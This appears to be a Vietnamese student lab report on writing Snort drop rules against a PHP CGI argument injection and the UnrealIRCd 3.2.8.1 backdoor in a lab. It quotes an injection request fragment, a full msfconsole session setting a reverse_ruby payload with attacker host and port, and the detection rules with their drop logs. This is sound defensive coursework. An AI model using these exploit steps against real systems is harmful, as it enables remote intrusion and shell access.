
Em thử kết nối đến port 80 xem rule có thực sự chặn kết nối đến port không:




Hoàn toàn có thể kết nối đến bình thường mà không bị chặn.

Yêu cầu 1.2 Ngăn chặn lỗ hổng PHP CGI Argument Injection


Em sẽ thực hiện tấn công như sau:



Xài thử lệnh ls:




Sau khi tấn công, em nhận được file pcap sau:




Đọc qua file trên, em thấy có 1 packet có chứ nội dung là “POST /?-d+allow_url_include%3d”.

Thế nên em thực hiện viết rule như sau: “drop tcp any any -> 192.168.82.200 any (msg:“PHP CGI Injection”; content:“?-”; sid:1000010; rev:1;)".


Sau khi áp dụng rule thì nhận được kết quả như sau:






Yêu cầu 1.3 Ngăn chặn lỗ hổng UnrealIRCD 3.2.8.1 Backdoor Command Execution

Phía attacker thực hiện msfconsole tấn công:




File pcap bắt được như sau:



Đọc qua những gì bắt được em thấy rằng chuỗi “AB” ở 2 byte đầu tiên là command prefix được dùng bởi backdoor.

Nên em viết lệnh như sau: “drop tcp any any -> 192.168.82.200 any (msg:"Backdoor command detected"; flow:to_server,established; content:"AB"; depth:2; sid:1000011; rev:1;)"

Sau khi chạy rule thì nhận được kết quả như sau:


Ubuntu 64-bit - VMware Workstation
nghianguyen@nghianguyen-virtual-machine: ~
https://metasploit.com
=[metasploit v6.4.6-dev-
+ -- --=[2416 exploits - 1243 auxiliary - 423 post
+ -- --=[1465 payloads - 47 encoders - 11 nops
+ -- --=[9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 10.81.82.100
lhost => 10.81.82.100
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 4444
lport => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.82.200
rhost => 192.168.82.200
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6667
rport => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 10.81.82.100:4444
[*] 192.168.82.200:6667 - Connected to 192.168.82.200:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] 192.168.82.200:6667 - Sending backdoor command...
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
Ubuntu Server Snort - VMware Workstation
Initialization Complete
Snort! <*-
Version 2.9.15.1 GRE (Build 15125)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.10.4 (with TPACKET_V3)
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.13
Commencing packet processing (pid=3115)
Decoding Ethernet
05/20-16:15:31.311352 [Drop] [**] [1:1000011:1] Backdoor command detected [**] [Priority: 0] {TCP} 10.81.82.100:42037 -> 192.168.82.200:6667
05/20-16:15:31.522663 [Drop] [**] [1:1000011:1] Backdoor command detected [**] [Priority: 0] {TCP} 10.81.82.100:42037 -> 192.168.82.200:6667
05/20-16:15:31.734356 [Drop] [**] [1:1000011:1] Backdoor command detected [**] [Priority: 0] {TCP} 10.81.82.100:42037 -> 192.168.82.200:6667
05/20-16:15:32.158470 [Drop] [**] [1:1000011:1] Backdoor command detected [**] [Priority: 0] {TCP} 10.81.82.100:42037 -> 192.168.82.200:6667
05/20-16:15:33.022979 [Drop] [**] [1:1000011:1] Backdoor command detected [**] [Priority: 0] {TCP} 10.81.82.100:42037 -> 192.168.82.200:6667
05/20-16:15:34.718956 [Drop] [**] [1:1000011:1] Backdoor command detected [**] [Priority: 0] {TCP} 10.81.82.100:42037 -> 192.168.82.200:6667